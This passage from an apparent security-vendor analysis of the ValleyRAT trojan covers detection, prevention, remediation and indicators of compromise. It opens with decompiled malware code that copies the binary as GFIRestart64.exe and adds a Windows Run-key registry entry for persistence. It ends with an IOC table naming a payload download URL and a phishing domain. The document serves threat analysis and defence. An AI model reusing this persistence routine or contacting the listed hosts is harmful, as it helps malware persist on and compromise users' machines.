30     if ((pFVar3 != (FARPROC)0x0) && (IVar4 = (*pFVar3)(0,&local_648,7,1), (int)IVar4 != 0)) {
31         GetModuleFileNameW((HMODULE)0x0,local_228,0x104);
32         wsprintfW(&local_438,L"%s\\%s",&local_648,L"GFIRestart64.exe");
33         CopyFileW(local_228,&local_438,0);
34     }
35 }
36 else if (param_2 == 1) {
37     pHVar2 = LoadLibraryW(L"ADVAPI32.dll");
38     *(HMODULE *) (param_1 + 0x240) = pHVar2;
39     pFVar3 = GetProcAddress(pHVar2,"RegQueryValueExW");
40     *(FARPROC *) (param_1 + 0x250) = pFVar3;
41     pFVar3 = GetProcAddress(*(HMODULE *) (param_1 + 0x240),"RegOpenKeyExW");
42     *(FARPROC *) (param_1 + 0x268) = pFVar3;
43     pFVar3 = GetProcAddress(*(HMODULE *) (param_1 + 0x240),"RegSetValueExW");
44     *(FARPROC *) (param_1 + 0x288) = pFVar3;
45     pFVar3 = GetProcAddress(*(HMODULE *) (param_1 + 0x240),"RegCloseKey");
46     *(FARPROC *) (param_1 + 0x280) = pFVar3;
47     if (((*(longlong *) (param_1 + 0x250) != 0) && (*(code **) (param_1 + 0x268) != (code *)0x0)) &&
48         (*(longlong *) (param_1 + 0x288) != 0)) && (pFVar3 != (FARPROC)0x0)) {
49         local_668 = (WCHAR *)&local_658;
50         iVar1 = (*(code **) (param_1 + 0x268))
51             (0xffffffff80000001,L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",0,
52             0xf003f);
53         if (iVar1 == 0) {
54             GetModuleFileNameW((HMODULE)0x0,&local_438,0x104);
55             iVar1 = strlenW(&local_438);
56             local_660 = (undefined4 *)CONCAT44(local_660._4_4_,iVar1 * 2 + 2);
57             local_668 = &local_438;
58             iVar1 = (*(code **) (param_1 + 0x288)) (local_658,L"GFIRestart64.exe",0,1);
59             if (iVar1 == 0) {
60                 local_648 = L'\0';
61                 FUN_14001dcf0((ulonglong *)local_646,0,0x206);

```

Figure 18. The decrypted sample contains code that establishes persistence for GFIRestart64.exe.

Detection

LevelBlue's GSOC has developed multiple detection mechanisms for identifying ValleyRAT-related activity. In this section, we present one such detection logic and explain how it can be used to detect ValleyRAT. The detection logic discussed in this article is shown below.




Figure 19. LevelBlue's detection logic for ValleyRAT.

Several ValleyRAT leak datasets are publicly available. The particular leak referenced during the development of this query contained multiple [Visual Studio project files](#). We believe that the project names contained in these files correspond to ValleyRAT module names. Using these names as indicators, we developed the query and successfully detected multiple activities associated with ValleyRAT. To further reduce the likelihood of false positives, we also added a condition requiring the detected module to be a floating module.




Figure 20. Leaked ValleyRAT datasets.

As demonstrated by our analysis, ValleyRAT employs fileless execution techniques and encrypts its payloads, making it a challenging threat to detect. Nevertheless, LevelBlue continuously reviews and enhances its detection logic to improve its ability to identify and respond to emerging threats.

This hunting query has the potential to generate a significant number of false positives and is therefore not currently incorporated into the standard MalOp detection logic. Instead, it has been implemented as part of LevelBlue's Proactive Hunting logic. Proactive Hunting is a threat hunting service provided through LevelBlue's [Managed Detection and Response \(MDR\)](#) service. Unlike conventional EDR alerts, Proactive Hunting identifies potential threats using a separate set of hunting methodologies and detection logic. One of the key characteristics of Proactive Hunting is its ability to tolerate a higher false-positive rate. Under the Proactive Hunting operating model, only validated threats are reported to customers, while false positives are filtered out by LevelBlue analysts. As a result, even detection logic such as the query presented in this article, which may produce a relatively large number of false positives, does not create additional operational burden for customers.

Prevention

The following measures can help prevent attacks that originate from malicious emails:

- Raise employee awareness based on the characteristics of the attack described in this article.
- Conduct phishing and malicious email awareness training within the organization.
- Deploy email security solutions to block malicious emails before they reach end users.
- Deploy an EDR solution capable of detecting techniques such as DLL sideloading and Donut-generated shellcode.
- Utilize Proactive Hunting through LevelBlue's MDR service.

The most straightforward mitigation measure is to raise employee awareness. Based on the findings presented in this article, organizations can share the following indicators with employees to help them identify suspicious emails:

- Emails related to business matters, such as personnel transfers or salary adjustments, are sent from free email services such as outlook[.]com, gmail[.]com, or hotmail[.]com.
- The email body contains a URL link and instructs recipients to open a ZIP file downloaded from that link on a PC.
- The ZIP file downloaded from the URL contains both an EXE file and a DLL file. The EXE file is named in Japanese and uses wording similar to the email subject or content. The use of a Japanese-language filename for an executable file is unusual and should be treated as suspicious.
- Although the EXE filename is consistent with the theme of the email, the product name embedded in the file metadata is unrelated to the purported content of the message.

Security awareness training and the deployment of email security solutions are also effective countermeasures against malicious email-based attacks.

In addition, characteristics such as DLL sideloading and Donut-generated shellcode are generally not suitable for end-user awareness programs. However, EDR solutions that monitor and record endpoint activity can detect these behaviors and provide visibility into such attacks.

LevelBlue's MDR solution includes detection logic designed to identify ValleyRAT-related activity. Organizations seeking enhanced protection against threats such as ValleyRAT may

wish to consider this service.

Remediation

If a system is infected with ValleyRAT, we recommend taking the following actions. However, these are general remediation recommendations. Depending on the circumstances, such as when a forensic investigation is planned, it may be preferable to preserve the current state of the system by isolating it from the network without performing additional remediation activities. Organizations should therefore carefully consider their incident response objectives before proceeding.

- Isolate the affected system from the network.
- Perform a clean reinstallation of the operating system on the affected system.

In addition, ValleyRAT is a remote access trojan (RAT), which means that attackers may be able to remotely control an infected system. Therefore, organizations should review EDR and other available security logs to determine what actions were performed by the attacker and implement appropriate remediation measures based on those findings.

Conclusion

LevelBlue's GSOC continuously detects ValleyRAT activity, which can be broadly categorized into two main patterns. This blog primarily focused on the malicious email-based attack pattern.

Through our analysis of the samples, we found that ValleyRAT incorporates multiple anti-analysis and evasion techniques, making it a non-trivial threat to detect using simple approaches. We also discussed the possibility that a single threat actor operating ValleyRAT may be targeting both Chinese-speaking users and users in Japan.

Finally, we introduced one detection approach that leverages module names as a key indicator for identifying ValleyRAT-related activity. LevelBlue's GSOC will continue to monitor ValleyRAT-related campaigns and provide updates as new findings emerge.

IOCs

IOC	IOC type	Description
e8be03f19ada1f5cec74b143e21d4939e781671d	SHA1	Malicious email

frehf.oss-cn-hongkong.aliyuncs[.]com	Domain	Domain part of the URL in the malicious email
65168c8dd93b16d3b77092fb70c0fa6fba4dffcc	SHA1	ZIP archive
http://154.92.16[.]22/xz.bin	URL	ValleyRAT download URL
eca7ed7b699835fadc2c2997a2845864e02b8dfe	SHA1	ValleyRAT sample encrypted by RC4

Stay Informed

Sign up to receive the latest security news and trends straight to your inbox from LevelBlue.

RESEARCH REPORT

[QuimaRAT: A Java RAT with Burning Ambitions](#)

About the Author

Hajime is Senior Analyst at LevelBlue Global SOC. He has previously spoken at security conferences such as JSAC and Virus Bulletin. He is also one of the core developers of Hayabusa, an open-source tool for Windows Event Log analysis that has gained over 3,000 stars on GitHub.

ABOUT LEVELBLUE

LevelBlue secures what's next with intelligence-led security delivering visibility and speed to stop threats faster. As the world's largest and most analyst-recognized pure-play managed security services provider, our AI-powered managed services and cyber expertise across managed, advisory, and incident response services help clients operate with confidence. Learn more [about us](#).

[Emerging Threats Threat Intelligence](#)

Latest Intelligence

[From Phishing to Persistence: A CrySome RAT Infection Chain Analysis](#)
[AsyncRAT and Remcos Delivered in Multi-Stage Phishing Campaign](#)
[Novel Java-Based QuimaRAT Targets Windows, macOS, and Linux](#)

Related Offerings

[Penetration Testing Incident Readiness and Response Cyber Threat Intelligence Threat Hunting](#)

Discover how our specialists can tailor a security program to fit the needs of your organization.
